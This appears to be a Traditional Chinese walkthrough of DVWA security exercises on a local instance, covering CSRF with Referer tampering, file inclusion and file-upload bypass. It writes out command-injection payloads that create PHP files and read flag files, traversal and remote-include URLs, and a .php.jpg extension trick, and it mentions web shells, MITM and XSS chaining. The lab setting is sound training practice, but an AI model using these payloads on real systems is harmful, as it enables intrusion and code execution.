
想辦法讓 header 變成跟 DVWA 的一樣，要做到這件事必須從中攔截再修改


可以使用 Tamper Data 或 Burp Suite


Tamper Data for FF Quantum – 下載 🦊 Firefox 擴充套件（zh-TW）
https://addons.mozilla.org/zh-TW/firefox/addon/tamper-data-for-ff-quantum/

```
Referer http://localhost:8086/vulnerabilities/csrf/
```


進入惡意頁面，按下送出








before



after


Done





夠過用 Network panel 修改

接下來所做的操作跟之前使用 tamper data 的流程差不多，只是工具不同


如果有在 Network 設定開啟 log 紀錄保存 (Persist Logs) 的話就可以看到跳轉後的 request，接著再回到惡意頁面修改 Referer







按下 Send 後可以從 Network 看到結果，也有成功修改密碼



memo:

一些心得和未經過驗證的想法，先記錄一下

若要做到自動串改的話，也許可以從這些地方下手

- 惡意瀏覽器套件
- MITM

- 濫用目標網站的跳轉功能 (可能可以搭配 XSS)
- 對付 Referer 用竄改，對付 token 用擷取

如果從目標網站再進行間接跳轉不知道可不可行？也就是最後會重導回惡意頁面，避免被察覺😶🌫️

```
惡意頁面 -> DVWA page A (XSS) -> 惡意頁面
```

但在這之前要先確認 DVWA page A 上是否有能夠有 XSS 的地方或能濫用的功能

---

4. File Inclusion

> Objective
>
> Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

觀察

```
../hackable/flags/fi.php
```

```
http://localhost:8086/hackable/flags/fi.php
```


無法用之前的方法 include，不論是直接存取上上層或遠端載入，該怎麼辦？😮💨

```
http://localhost:8086/vulnerabilities/fi/?page=../../hackable/flags/fi.php
```

```
localhost:8086/vulnerabilities/fi/?page=http://localhost:8086/hackable/flags/fi.php
```

先透過 command injection 偷看確認一下這題的檔案

```
& ls ../fi
```




其實這邊也可以都一隻 web shell 進去，方便瀏覽檔案，不過既然題目說要用 file inclusion，那就不用這招了


接著產生一隻檔案到 `vulnerabilities/fi` 裡測試看看

```
& echo "<?php phpinfo(); ?>" > ../fi/yo.php
```

```
http://localhost:8086/vulnerabilities/fi/yo.php
```




```
http://localhost:8086/vulnerabilities/fi/?page=yo.php
```




Done

做到這邊突然想到，既然它只讀取 `fi` 資料夾的檔案，那我們直接把 `http://localhost:8086/hackable/flags/fi.php` 複製到 `http://localhost:8086/vulnerabilities/fi/` 不就好了😹


當然你也可以產生一隻可以讀取任何檔案的 php file 在 `http://localhost:8086/vulnerabilities/fi/` 資料夾內，再讓它讀取任何檔案

```
& cp ../../hackable/flags/fi.php ../fi/
```


```
&ls ../fi
```




```
http://localhost:8086/vulnerabilities/fi/?page=fi.php
```



接下來的流程就跟 low 一樣， `5.)` 從 page source 就能看到， `3.)` 從 command injection 用 cat 指令就能看到


```
&cat ../../hackable/flags/fi.php
```


```
1.) Bond. James Bond
2.) My name is Sherlock Holmes. It is my business to know what other people don't know.
3.) Romeo, Romeo! Wherefore art thou Romeo?
4.) The pool on the roof must have a leak.
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all
 just electrons.
```

---


5. File Upload

> Objective
> Execute any PHP function of your choosing on the target system (such as phpinfo() or system()) thanks to this file upload vulnerability.

觀察

試著上傳 `*.php` 檔案，這次它會檢查副檔名，限定 `jpg` or `png`

```
yo.php
yo.php.php
```





```
Your image was not uploaded. We can only accept JPEG or PNG images.
```

更換副檔名上傳後搭配 command injection 執行檔案

那我們就給它 jpg 吧，上傳後再想辦法把副檔名改回來，還好沒有檢查的很嚴格

```
yo.php.jpg
```




```
../../hackable/uploads/yo.php.jpg succesfully uploaded!
```


回到 command injection 的頁面，確認檔案有上傳成功

```
&ls ../../hackable/uploads
```

接著只要將副檔名從 `jpg` 修改回 `php` 即可

